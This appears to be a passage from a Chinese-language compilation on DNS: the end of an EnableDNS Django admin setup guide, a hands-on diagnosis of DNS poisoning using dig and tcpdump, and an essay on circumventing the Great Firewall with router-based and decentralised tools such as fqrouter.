User profiles	 Add Change
Zone metas	 Add Change

4、为EnableDNS Django添加用户组时，可以设置好用户组权限。

Add group

Name:

Hold down "Control", or "Command" on a Mac, to select

Permissions:

Available permissions		Chosen
Filter		
admin log entry Can add log entry		
admin log entry Can change log ent		
admin log entry Can delete log entr		
auth group Can add group		
auth group Can change group		
auth group Can delete group		

5、然后可以为EnableDNS Django添加新用户。

Add user

First, enter a username and password. Then, you'll be able to edit more user

Username:	freehao123
	Required. 30 characters or fewer. Letters, numbers and underscores only.
Password:	*****
Password confirmation:	*****
	Enter the same password as above, for verification.

6、也可以单独为用户组设置权限。

The screenshot shows the 'User permissions' section of the Django admin. On the left, there's a list of available permissions under 'Available user permissions': 'admin | log', 'admin | log', 'admin | log', 'auth | group', 'auth | group', 'auth | group', 'auth | permission', 'auth | permission', 'auth | permission', 'auth | user', and 'auth | user'. On the right, a list of 'Chosen user permissions' is shown, which includes all the items from the available list. There are two circular arrows between the two lists, likely for moving items between them.

7、EnableDNS Django添加域名DNS前，需要先添加域名。

The screenshot shows the 'Add site' form in the Django admin. It has two fields: 'Domain name:' containing 'freehao123.info' and 'Display name:' also containing 'freehao123.info'. Below these fields is a large empty text area for notes.

8、在User Profiles设置好域名拥有者和解析数等。

Django administration

Home > Backend > User profiles > userProfile object

Change user profile

User:	<input type="text" value="2"/>	freehao123
MaxDoms:	<input type="text" value="15"/>	
Global records per zone:	<input type="text" value="1000"/>	
Phone:	<input type="text"/>	

9、在DNS Zone中设置好名称。

Django administration

Home > Backend > Dns zones > Add dns zones

Add dns zones

Zone name:	<input type="text" value="freehao123.info"/>
Owner:	<input type="text" value="2"/>
<input type="text"/>	

10、在Zone Meta中设置好记录数。

Django administration

Home > Backend > Zone metas > Add zone meta

Add zone meta

Zone name:	<input type="text" value="freehao123.info"/>
Max records:	<input type="text" value="1000"/>
<input type="text"/>	

四、EnableDNS安装与使用小结

1、EnableDNS提供的免费DNS服务操作简单方便，官网界面也很清爽，如果有需要找国外的免费DNS服务的话，除之前分享的[十大免费DNS域名解析服务](#)，还可以试试EnableDNS DNS服务。


2、EnableDNS免费开源DNS服务器系统安装时要注意相关的组件是否已经成功安装完成，否则会出现错误提示。另外EnableDNS不是一个完整的DNS服务平台，你需要搭配其它的DNS服务综合使用。

辨别 DNS 是否被污染

图中可以看到我们的 ISP 的 DNS 服务器在图中叫做 DNS Recurser，在解析一个域名的时候，总共经过了以下的步骤，图是以 www.wikipedia.org 作为示范的：

1. 向 root 服务器获取该 gTLD 的管辖服务器，图中为 org 结尾的域名
2. root 服务器返回 org 的管辖服务器
3. 向 org 的管辖服务器查询，谁来负责解析 wikipedia.org 这个域名的
4. org 的管辖服务器返回解析 wikipedia.org 的服务器 IP 地址
5. 向 wikipedia.org 的解析服务器发出查询，解析 www.wikipedia.org 的 IP 地址
6. 拿到最终要的 IP 地址

共6个步骤。那么如果在最后一次查询的时候，有人假冒了 wikipedia.org 的解析服务器，则可以在中间进行欺骗攻击，致使用户最后得到的 IP 地址不是真实的地址。如图所示，



解析请求被劫持

更详细的关于 DNS 的内容，可以自行参考 rfc1035 (<http://tools.ietf.org/html/rfc1035>)。

手工模拟

以上是大致的解析原理，我们手工一步一步来模拟解析的每个步骤吧。这里我用的环境是北京联通 ADSL + Mac OS X 10.7『Lion』+ 某国家 VPN 一条。工具用到了 dig 和 tcpdump 来完成，Windows 下默认木有俩工具似乎，大家自行寻找吧，或者找一个 GNU/Linux 发行版装上，个人推荐 Ubuntu，有 red hat 情节的，就 Fedora 好了。首先用联通的 ADSL 来试验下

```
$ dig //直接获取根服务器的地址
```
; <>> DiG 9.7.3 <>>
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 12586
;; flags: qr rd ra; QUERY: 1, ANSWER: 13, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;; IN NS

;; ANSWER SECTION:
. 473766 IN NS e.root-servers.net.
. 473766 IN NS c.root-servers.net.
```

```
. 473766 IN NS j.root-servers.net.
. 473766 IN NS h.root-servers.net.
. 473766 IN NS m.root-servers.net.
. 473766 IN NS f.root-servers.net.
. 473766 IN NS g.root-servers.net.
. 473766 IN NS l.root-servers.net.
. 473766 IN NS b.root-servers.net.
. 473766 IN NS k.root-servers.net.
. 473766 IN NS d.root-servers.net.
. 473766 IN NS i.root-servers.net.
. 473766 IN NS a.root-servers.net.
```

```
; ; Query time: 30 msec ;; SERVER: 202.106.46.151#53(202.106.46.151) ;; WHEN: Sat Aug 13 22:18:56 2011 ;; MSG SIZE rcvd: 228
```

这里我们可以看到，全球的域名根服务器共有从 a 到 m，共 13 组服务器。继续去 dig 出来这些服务器的地址吧，随便找一个好了

```
$ dig e.root-servers.net
```

```
; <>> DiG 9.7.3 <>> e.root-servers.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 2043
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;e.root-servers.net. IN A

;; ANSWER SECTION:
e.root-servers.net. 560668 IN A 192.203.230.10
```

```
; ; Query time: 29 msec ;; SERVER: 202.106.46.151#53(202.106.46.151) ;; WHEN: Sat Aug 13 22:21:10 2011 ;; MSG SIZE rcvd: 52
```

这里我们抓到了其中一组的 DNS 根服务器 e.root-servers.net 的地址为 192.203.230.10，继续

```
$ dig -t ns @192.203.230.10 com.
```

```
; <>> DiG 9.7.3 <>> -t ns @192.203.230.10 com.
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 11080
;; flags: qr rd; QUERY: 1, ANSWER: 0, AUTHORITY: 13, ADDITIONAL: 15
;; WARNING: recursion requested but not available

;; QUESTION SECTION:
;com. IN NS
```

```
;; AUTHORITY SECTION:
com. 172800 IN NS m.gtld-servers.net.
com. 172800 IN NS d.gtld-servers.net.
com. 172800 IN NS g.gtld-servers.net.
com. 172800 IN NS c.gtld-servers.net.
com. 172800 IN NS e.gtld-servers.net.
com. 172800 IN NS k.gtld-servers.net.
com. 172800 IN NS h.gtld-servers.net.
com. 172800 IN NS j.gtld-servers.net.
com. 172800 IN NS a.gtld-servers.net.
com. 172800 IN NS f.gtld-servers.net.
com. 172800 IN NS i.gtld-servers.net.
com. 172800 IN NS b.gtld-servers.net.
com. 172800 IN NS l.gtld-servers.net.

;; ADDITIONAL SECTION:
a.gtld-servers.net. 172800 IN A 192.5.6.30
a.gtld-servers.net. 172800 IN AAAA 2001:503:a83e::2:30
b.gtld-servers.net. 172800 IN A 192.33.14.30
b.gtld-servers.net. 172800 IN AAAA 2001:503:231d::2:30
c.gtld-servers.net. 172800 IN A 192.26.92.30
d.gtld-servers.net. 172800 IN A 192.31.80.30
e.gtld-servers.net. 172800 IN A 192.12.94.30
f.gtld-servers.net. 172800 IN A 192.35.51.30
g.gtld-servers.net. 172800 IN A 192.42.93.30
h.gtld-servers.net. 172800 IN A 192.54.112.30
i.gtld-servers.net. 172800 IN A 192.43.172.30
j.gtld-servers.net. 172800 IN A 192.48.79.30
k.gtld-servers.net. 172800 IN A 192.52.178.30
l.gtld-servers.net. 172800 IN A 192.41.162.30
m.gtld-servers.net. 172800 IN A 192.55.83.30
```

```
; ; Query time: 497 msec ; ; SERVER: 192.203.230.10#53(192.203.230.10) ; ; WHEN: Sat Aug 13 22:32:29 2011 ; ; MSG SIZE rcvd:
509
```

上面共有从 a 到 m，一共有 13 组服务器在所有的 com. 的 gTLD 的记录保存。

```
$ dig -t ns @192.5.6.30 twitter.com

; <>> DiG 9.7.3 <>> @192.203.230.10 twitter.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<- opcode: QUERY, status: NOERROR, id: 4691
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;twitter.com. IN A
```

```
;; ANSWER SECTION:
twitter.com. 33917 IN A 203.98.7.65
```

```
;; Query time: 111 msec ;; SERVER: 192.203.230.10#53(192.203.230.10) ;; WHEN: Sat Aug 13 22:21:59 2011 ;; MSG SIZE rcvd: 45
```

这里看到问题了么？本来应该返回 twitter.com 的具体的解析服务器，为什么直接返回了一个 A 记录？而且还是这么诡异的一个地址？查询以下这个 IP 的归属地，是『新西兰 奥克兰 Telstraclear公司』，应该是胡乱编出来的地址了。至此再测试下去意义也就不大了，具体原因等会儿分析。换上 VPN 看看结果如何

```
$ dig
```

```
; <>> DiG 9.7.3 <>>
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 63584
;; flags: qr rd ra; QUERY: 1, ANSWER: 13, AUTHORITY: 0, ADDITIONAL: 0
```

```
;; QUESTION SECTION:
.; IN NS
```

```
;; ANSWER SECTION:
. 82346 IN NS a.root-servers.net.
. 82346 IN NS b.root-servers.net.
. 82346 IN NS e.root-servers.net.
. 82346 IN NS g.root-servers.net.
. 82346 IN NS i.root-servers.net.
. 82346 IN NS h.root-servers.net.
. 82346 IN NS m.root-servers.net.
. 82346 IN NS c.root-servers.net.
. 82346 IN NS d.root-servers.net.
. 82346 IN NS k.root-servers.net.
. 82346 IN NS j.root-servers.net.
. 82346 IN NS f.root-servers.net.
. 82346 IN NS l.root-servers.net.
```

```
;; Query time: 138 msec ;; SERVER: 8.8.8#53(8.8.8.8) ;; WHEN: Sat Aug 13 22:25:08 2011 ;; MSG SIZE rcvd: 228
```

这里的答案完全一样，我们继续选择 e 的那组

```
$ dig e.root-servers.net
```

```
; <>> DiG 9.7.3 <>> e.root-servers.net
;; global options: +cmd
```

```
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 10099
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;e.root-servers.net. IN A

;; ANSWER SECTION:
e.root-servers.net. 47915 IN A 192.203.230.10

`
```

;; Query time: 191 msec ; SERVER: 8.8.8.8#53(8.8.8.8) ; WHEN: Sat Aug 13 22:25:42 2011 ; MSG SIZE rcvd: 52

嗯， 这里也一样， 继续

```
``

`

$ dig -t ns @192.203.230.10 com.

; <>> DiG 9.7.3 <>> -t ns @192.203.230.10 com.
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 56227
;; flags: qr rd; QUERY: 1, ANSWER: 0, AUTHORITY: 13, ADDITIONAL: 15
;; WARNING: recursion requested but not available
```

;; QUESTION SECTION:  
;com. IN NS

```
;; AUTHORITY SECTION:
com. 172800 IN NS c.gtld-servers.net.
com. 172800 IN NS a.gtld-servers.net.
com. 172800 IN NS g.gtld-servers.net.
com. 172800 IN NS h.gtld-servers.net.
com. 172800 IN NS b.gtld-servers.net.
com. 172800 IN NS l.gtld-servers.net.
com. 172800 IN NS d.gtld-servers.net.
com. 172800 IN NS j.gtld-servers.net.
com. 172800 IN NS k.gtld-servers.net.
com. 172800 IN NS f.gtld-servers.net.
com. 172800 IN NS m.gtld-servers.net.
com. 172800 IN NS e.gtld-servers.net.
com. 172800 IN NS i.gtld-servers.net.
```

```
;; ADDITIONAL SECTION:
a.gtld-servers.net. 172800 IN A 192.5.6.30
a.gtld-servers.net. 172800 IN AAAA 2001:503:a83e::2:30
b.gtld-servers.net. 172800 IN A 192.33.14.30
b.gtld-servers.net. 172800 IN AAAA 2001:503:231d::2:30
c.gtld-servers.net. 172800 IN A 192.26.92.30
d.gtld-servers.net. 172800 IN A 192.31.80.30
```

```
e.gtld-servers.net. 172800 IN A 192.12.94.30
f.gtld-servers.net. 172800 IN A 192.35.51.30
g.gtld-servers.net. 172800 IN A 192.42.93.30
h.gtld-servers.net. 172800 IN A 192.54.112.30
i.gtld-servers.net. 172800 IN A 192.43.172.30
j.gtld-servers.net. 172800 IN A 192.48.79.30
k.gtld-servers.net. 172800 IN A 192.52.178.30
l.gtld-servers.net. 172800 IN A 192.41.162.30
m.gtld-servers.net. 172800 IN A 192.55.83.30
```

; ; Query time: 337 msec ; ; SERVER: 192.203.230.10#53(192.203.230.10) ; ; WHEN: Sat Aug 13 22:31:39 2011 ; ; MSG SIZE rcvd: 509

没有什么新奇的，继续...

--

--

```
$ dig -t ns @192.5.6.30 twitter.com
```

```
; <>> DiG 9.7.3 <>> -t ns @192.5.6.30 twitter.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 26303
;; flags: qr rd; QUERY: 1, ANSWER: 0, AUTHORITY: 4, ADDITIONAL: 4
;; WARNING: recursion requested but not available

;; QUESTION SECTION:
;twitter.com. IN NS
```

;; AUTHORITY SECTION:

```
twitter.com. 172800 IN NS ns1.p34.dynect.net.
twitter.com. 172800 IN NS ns2.p34.dynect.net.
twitter.com. 172800 IN NS ns3.p34.dynect.net.
twitter.com. 172800 IN NS ns4.p34.dynect.net.
```

;; ADDITIONAL SECTION:

```
ns1.p34.dynect.net. 172800 IN A 208.78.70.34
ns2.p34.dynect.net. 172800 IN A 204.13.250.34
ns3.p34.dynect.net. 172800 IN A 208.78.71.34
ns4.p34.dynect.net. 172800 IN A 204.13.251.34
```

; ; Query time: 448 msec ; ; SERVER: 192.5.6.30#53(192.5.6.30) ; ; WHEN: Sat Aug 13 22:34:05 2011 ; ; MSG SIZE rcvd: 179

到这里的結果就和刚才不一样了，可以看到，192.5.6.30 这个服务器正常返回了应该负责解析 twitter.com 的真实 ns 的服务器，既然都做到这里了，就继续下去吧，继续从里面随便抓一个出来

--

--

```
$ dig @208.78.71.34 twitter.com any
;; Truncated, retrying in TCP mode.

; <>> DiG 9.7.3 <>> @208.78.71.34 twitter.com any
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 36456
;; flags: qr aa rd; QUERY: 1, ANSWER: 19, AUTHORITY: 0, ADDITIONAL: 0
;; WARNING: recursion requested but not available

;; QUESTION SECTION:
;twitter.com. IN ANY

;; ANSWER SECTION:
twitter.com. 30 IN SOA ns1.p26.dynect.net. zone-admin.dyndns.com. 2007110572 3600 600 604800 60
twitter.com. 86400 IN NS ns1.p34.dynect.net.
twitter.com. 86400 IN NS ns2.p34.dynect.net.
twitter.com. 86400 IN NS ns4.p34.dynect.net.
twitter.com. 86400 IN NS ns3.p34.dynect.net.
twitter.com. 30 IN A 199.59.149.203
twitter.com. 30 IN A 199.59.149.230
twitter.com. 30 IN A 199.59.149.235
twitter.com. 30 IN A 199.59.148.10
twitter.com. 30 IN A 199.59.148.14
twitter.com. 30 IN A 199.59.148.81
twitter.com. 30 IN A 199.59.148.82
twitter.com. 30 IN A 199.59.149.198
twitter.com. 600 IN MX 10 aspmx.l.google.com.
twitter.com. 600 IN MX 20 alt1.aspmx.l.google.com.
twitter.com. 600 IN MX 20 alt2.aspmx.l.google.com.
twitter.com. 600 IN MX 30 ASPMX2.GOOGLEMAIL.com.
twitter.com. 600 IN MX 30 ASPMX3.GOOGLEMAIL.com.
twitter.com. 600 IN TXT "v=spf1 ip4:199.16.156.0/22 ip4:199.59.148.0/22 ip4:128.121.145.168 ip4:128.121.146.128/27 mx
ptr a:postmaster.twitter.com a:ham-cannon.twitter.com mx:one.textdrive.com include:cmail1.com
include:aspmx.googlemail.com include:support.zendesk.com -all"
`

;; Query time: 148 msec ; SERVER: 208.78.71.34#53(208.78.71.34) ; WHEN: Sat Aug 13 22:35:46 2011 ; MSG SIZE rcvd: 696
```

我们可以发现挂上 VPN 之后的解析流程才是正确无误的过程，但是为什么不挂上就不能正确解析？自然是 DNS 服务器被污染了。并且拦截的方式似乎也很弱智，发现 UDP 53 口的包带有 twitter.com 字样，直接返回一个随即、胡编出来的 IP 地址，也不管人家到底是不是直接要去查 twitter.com 的 A 记录。为了证明这种猜想，继续做一些试验吧。不如发一个错误的 DNS 包出去，看看返回什么结果。

```
$ dig @202.204.49.251 twitter.com -t ns ---> 查询的服务器是 202.204.48.251
```

```
; <>> DiG 9.7.3 <>> @202.204.49.251 twitter.com -t ns
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 19538
```

```
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;twitter.com. IN NS

;; ANSWER SECTION:
twitter.com. 32460 IN A 159.24.3.173

`

;; Query time: 213 msec ;; SERVER: 202.204.49.251#53(202.204.49.251) ;; WHEN: Sat Aug 13 22:43:45 2011 ;; MSG SIZE rcvd:
45
```

这里的服务器是 iBeiKe 在教育网内的服务器，对于外网没有开除了 80 的任何口，而且也没有 53 的 UDP 开着，果然，够弱智！

## tcpdump 抓包

tcpdump 这个东西虽然叫做 tcpdump，但是 UDP 抓起来也没有问题，随便抓抓 DNS 的解析包，不需要什么重型武器，这种轻量级别就很好用了。环境和上面一样，我用的无线网络，所以在 Mac OS X 的接口就是 en1 了。不上 VPN 看看结果如何吧

```
$ sudo tcpdump -i en1 -vvv udp
tcpdump: listening on en1, link-type EN10MB (Ethernet), capture size 65535 bytes
22:11:41.687602 IP (tos 0x0, ttl 64, id 37209, offset 0, flags [none], proto UDP (17), length 57) localhost.57689 >
ns1.p34.dynect.net.domain: [udp sum ok] 2927+ A? twitter.com. (29)
22:11:41.717641 IP (tos 0x0, ttl 216, id 14349, offset 0, flags [none], proto UDP (17), length 73) ns1.p34.dynect.net.domain > localhost.57689: [udp sum ok] 2927 q: A?
twitter.com. 1/0/0 twitter.com. [4h50m45s] A 159.24.3.173 (45)
22:11:41.718373 IP (tos 0x0, ttl 117, id 43381, offset 0, flags [none], proto UDP (17), length 73) ns1.p34.dynect.net.domain > localhost.57689: [bad udp cks 2700!] 2927 q: A?
twitter.com. 1/0/0 twitter.com. [5m] A 37.61.54.158 (45)
22:11:42.306659 IP (tos 0x0, ttl 48, id 61847, offset 0, flags [none], proto UDP (17), length 191) ns1.p34.dynect.net.domain > localhost.57689: [udp sum ok] 2927*- q: A? twitter.com.
3/4/0 twitter.com. [30s] A 199.59.148.82, twitter.com. [30s] A 199.59.149.230, twitter.com. [30s] A 199.59.149.198 ns:
twitter.com. [1d] NS ns4.p34.dynect.net., twitter.com. [1d] NS ns2.p34.dynect.net., twitter.com. [1d] NS
ns1.p34.dynect.net., twitter.com. [1d] NS ns3.p34.dynect.net. (163)
```

唔，有人抢在正确的包之前跑来了。你为什么这么积极呢？为什么呢...

## 翻墙

---

## 开篇

---

GFW具有重大的社会意义。无论是正面的社会意义，还是负面的意义。无论你是讨厌，还是憎恨。它都在那里。在可以预见的将来，墙还会继续存在。我们要学会如何与其共存。我是一个死搞技术的，就是打算搞技术到死的那种人。当我读到“西厢计划”的博客上的这么一段话时，我被深深的触动了。不是为了什么政治目的，不是为了什么远大理想，仅仅做为一个死搞技术的人显摆自己的价值，我也必须做些什么。博客上的原话是这么写的：



作为一个搞技术的人，我们要干点疯狂的事。如果我们不动手，我们就要被比我们差的远的坏技术人员欺负。这太丢人了。眼前就是，GFW这个东西，之前是我们不抱团，让它猖狂了。现在咱们得凑一起，想出来一个办法让它郁闷一下，不能老被欺负吧。要不，等到未来，后代会嘲笑我们这些没用的家伙，就象我们说别人“你怎么不反抗？”

我把翻墙看成一场我们与GFW之间的博弈，是一个不断对抗升级的动态过程。目前整体的博弈态势来讲是GFW占了绝对的上风。我们花费了大量的金钱（买VPS买VPN），花费大量时间（学习各种翻墙技术），而GFW只需要简单发几个包，配几个路由规则就可以让你的心血都白费。

GFW并不需要检查所有的上下行流量中是不是有不和谐的内容，很多时候只需要检查连接的前几个包就可以判断出是否要阻断这个连接。为了规避这种检查，我们就需要把所有的流量都通过第三方代理，还要忍受不稳定，速度慢等各种各样的问题。花费的是大量的研究的时间，切换线路的时间，找出是什么导致不能用的时间，当然还有服务器的租用费用和带宽费用。我的感觉是，这就像太极里的四两拨千斤。GFW只需要付出很小的成本，就迫使了我们去付出很大的反封锁成本，而且这种成本好像是越来越高了。

这场博弈的不公平之处在于，GFW拥有国家的资源和专业的团队。而我们做为个体，愿意花费在翻墙上的时间与金钱是非常有限的。在竞争激烈的北上广深，每天辛苦忙碌的白领们。翻墙无非是为了方便自己的工作而已。不可能在每天上下班从拥挤的地铁中挤出来之后再去花费已经少得可怜的业余时间去学习自己不是翻墙根本不需要知道的名词到底是什么意思。于是乎，我们得过且过。不用Google也不会死，对不对。SSH加浏览器设置，搞一搞也就差不多能用就行啦。但是得过且过也越来越不好过了。从最开始的HTTP代理，到后来的SOCKS代理，到最近的OpenVPN，一个个阵亡。普通人可以使用的方式越来越少。博弈的天平远远不是平衡的，而是一边倒。



GFW用技术的手段达到了四两拨千斤的作用。难道技术上就没有办法用四两拨千斤的方法重新扭转这一边倒的局面吗？

办法肯定是有。我能想到的趋势是两个。第一个趋势是用更复杂的技术，但是提供更简单的使用方式。简单的HTTP代理，SOCKS明文代理早已阵亡。接下来的斗争需要更复杂的工具。无论是ShadowSocks还是GoAgent都在向这个方向发展。技术越复杂，意味着普通人要学习要配置的成本就越高。每个人按照文档，在自己的PC上配置ABC的方式已经不能满足下一阶段的斗争需要了。我们需要提升手里的武器，站在一个更高的平台上。

传统的配置方式的共同特点是终端配置。你需要在你的PC浏览器上，各种应用软件里，手机上，平板电脑上做各种各样的配置。这样的终端配置的方式在过去是很方便的。别人提供一个代理，你在浏览器里一设置就好用了。但是在连OpenVPN都被封了的今天，这种终端配置的方式就大大限制了我们的选择。缺点是多方面的：

1. 翻墙的方式受到终端支持的限制。特别是手机和平板电脑，不ROOT不越狱的话，选择就非常有限了。
2. 终端种类繁多，挂一漏万。提供翻墙的工具的人不可能有精力来测试支持所有种类的终端。
3. 如果家里有多个笔记本，还有手机等便携设备使用起来就很不方便。躺在床上要刷Twitter的时候，才发现手机里的OpenVPN帐号已经被封了，新的那个只配置在了电脑里。
4. 最主流的终端是Windows的PC机。但是在Windows上控制底层网络的运作非常不方便。给翻墙工具的作者设置了一个更高的门槛。
5. 终端一般处于家庭路由器的后面。大多数直穿的穿墙方式都很难在这种网络环境下工作正常。

把翻墙工具做到路由器上就可以达到实现更复杂的翻墙技术，同时提供极其简单的使用体验。但是路由器的缺陷也是非常明显的。传统的路由器刷OpenWRT等可以定制的第三方系统有如下缺点：

1. 便携不方便，路由器大部分没有电池，也不方便放在包里
2. 相比在电脑上装一个软件试试好不好使，额外购买专门用来翻墙的路由器未免试用成本也太高了。如果没有人愿意尝试，更加不会有人来使用。
3. 路由器安装软件不方便。笔者花了大量时间研究OpenWRT的USB刷机方式。虽然技术上有所突破，但是仍然感觉不适合普通人操作。
4. 硬件受限。路由器的CPU都很慢。内存非常小。如果不是用C来编写应用，速度会非常慢。极大地抬高了开发成本。流行的翻墙工具GoAgent和shadowsocks的最初版本都是Python的。

有没有既可以获得路由器的好处，又克服了其缺点的解决方案呢？答案是肯定的。手机做为路由器就可以。目前fqrouter已经推出了Android版本，把手机变成了翻墙路由器。一方面，完成了平台的跃升，从终端翻墙变为了路由器翻墙。另外一方面，因为手机的便携，无需额外设备，安装软件简单，而且硬件强大完胜了常规意义上的路由器。使用手机做为路由器之后：

5. 翻墙方式不再受到终端的限制。只要能接入路由器，就可以翻墙。
6. 提供翻墙工具的人不需要测试所有的终端是不是支持。
7. 多种终端可以同时共享一个路由器。无需重复配置。
8. 路由器基于的Linux操作系统给翻墙工具的作者提供了极大的便利，新的工具可以更容易地被实现出来。
9. 提供了一定的直穿的可能性。
10. iPhone, Windows Phone等设备不需要越狱，也可以通过翻墙路由器享受到shadowsocks等更高级的翻墙工具。



运行在Android上的翻墙工具fqrouting已经在Google Play上架了：<https://play.google.com/store/apps/details?id=fq.router2>

这是趋势一，平台的提升。第二个趋势是去中心化。我相信未来的趋势肯定不是什么境外敌对势力出于不可告人的目的给我们提供翻墙方式。未来的趋势是各自为战的，公开贩卖的各种翻墙服务会被封杀殆尽。我们要确保的底线是，做为个人，在拥有一台国外服务器，然后有一定技术能力的情况下，能够稳定无忧的翻墙。

在我们能够保证独善其身的前提下，才有可能怎么去达则兼善天下。才有可能以各自为圆心，把服务以P2P的方式扩散给亲朋好友使用。即便是能够有这样的互助网络建立起来，也肯定是一种去中心化的，开源的实现。只有遍地开花，才能避免被连根拔起。

前面谈到路由器刷第三方固件对于个人来说不是理想的翻墙路由器的实现方式。但是固定部署的路由器却是理想的P2P节点。P2P的一个简化版本是APN，也就是把代理放在国内，然后iPhone等可以简单地使用HTTP未加密方式使用代理。这种部署方式就比较适合刷在固定部署的路由器上。个人可以在自己家里的路由器上部署了代理，然后无论走到哪里都可以通过家里的路由器代理上网。使用路由器固定部署P2P节点的好处是P2P网络可以有更多的稳定接入点。这些刷了OpenWRT等第三方系统安装了P2P节点程序的路由器不会是普通人玩得转的。其意义更多是有技术实力的志愿者，提供自己的家庭路由器，以换得其他方面的方便。

实现一个P2P的网络的难点有三个：

1. 代理服务器的容量有限。传统的代理服务器是无法负载很多人同时用1080P看youtube的，因为带宽不够。不要说免费的P2P网络，就是很多付费的代理服务，也无法满足容量要求。
2. 中心服务器被封IP。TOR做为著名的P2P网络，其主要问题就是要接入其网络需要连接一个中心服务器。这些服务器的IP数量是有限的。GFW会尽一切力量找到这些IP，然后封IP。
3. P2P意味着索取与奉献。人人都想这索取，为什么会有人奉献？如果没有一个等价交换做为社区的基础，这个社区是无法长久的。

目前仍然没有理想的P2P翻墙方式出现。但是这是fqrouting的努力方向。

中心化的翻墙方式，特别是商业贩卖的翻墙服务注定难逃被捕杀殆尽的命运。具有光明未来的翻墙方式必然是去中心化的，松散的，自组织的P2P的。

## 全面学习GFW

GFW会是一个长期的存在。要学会与之共存，必须先了解GFW是什么。做为局外人，学习GFW有六个角度。渐进的来看分别是：

首先我们学习到的是WHAT和WHEN。比如说，你经常听到人的议论是“昨天”，“github”被封了。其中的昨天就是WHEN，github就是WHAT。这是学习GFW的最天然，最朴素的角度。在这个方面做得非常极致的是一个叫做greatfire的网站。这个网站长期监控成千上万个网站和关键词。通过长期监控，不但可以掌握WHAT被封锁了，还可以知道WHEN被封的，WHEN被解封的。

接下来的角度是WHO。比如说，“方校长”这个人名就经常和GFW同时出现。但是如果仅仅是掌握一个两个人名，然后像某位同志那样天天在twitter上骂一遍那样，除了把这个个人名骂成名之外，没有什么特别的积极意义。我更看好这篇文章“通过分析论文挖掘防火长城(GFW)的技术人员”的思路。通过网络上的公开信息，掌握GFW的哪些方面与哪些人有关系，这些合作者之间又有什么联系。除了大家猜测的将来可以鞭尸之外，对现在也是有积极的意义的。比如关注这些人的研究动态和思想

发展，可以猜测GFW的下一步发展方向。比如阅读过去发表的论文，可以了解GFW的技术演进历史，可以从历史中找到一些技术或者管理体制上的缺陷。

再接下来就是WHY了。github被封之后就常听人说，github这样的技术网站你封它干啥？是什么原因促成了一个网站的被封与解封的？我们做为局外人，真正的原因当然是无从得知的。但是我们可以猜测。基于猜测，可以把不同网站被封，与网络上的舆情时间做关联和分类。我们知道，方校长对于网路舆情监控是很有深入研究的。有一篇[论文](#) (Whiskey, Weed, and Wukan on the World Wide Web: On Measuring Censors' Resources and Motivations) 专门讨论监管者的动机的。观测触发被封的事件与实际被封之间的时间关系，也可以推测出一些有趣的现象。比如有人报告，OpenVPN触发的封端口和封IP这样的事情一般都发生在中国的白天。也就是说，GFW背后不光是机器，有一些组件是血肉构成的。

剩下的两个角度就是对如何翻墙穿墙最有价值的两个角度了：HOW和WHERE。HOW是非常好理解的，就是在服务器和客户端两边抓包，看看一个正常的网络通信，GFW做为中间人，分别给两端在什么时候发了什么包或者过滤掉了什么包。而这些GFW做的动作，无论是过滤还是发伪包又是如何干扰客户端与服务器之间的正常通信的。WHERE是在知道了HOW之后的进一步发展，不但要了解客户端与服务器这两端的情况，更要了解GFW是挂在两端中间的哪一级路由器上做干扰的。在了解到GFW的关联路由器的IP的基础上，可以根据不同的干扰行为，不同的运营商归属做分组，进一步了解GFW的整体部署情况。

整体上来说，对GFW的研究都是从WHAT和WHEN开始，让偏人文的就去研究WHO和WHY，像我们这样偏工程的就会去研究HOW和WHERE。以上就是全面了解GFW的主体脉络。接下来，我们就要以HOW和WHERE这两个角度去看一看GFW的原理。

## GFW的原理


[\[b\]](#)[\[c\]](#)[\[d\]](#)[\[e\]](#)[\[f\]](#)[\[g\]](#)

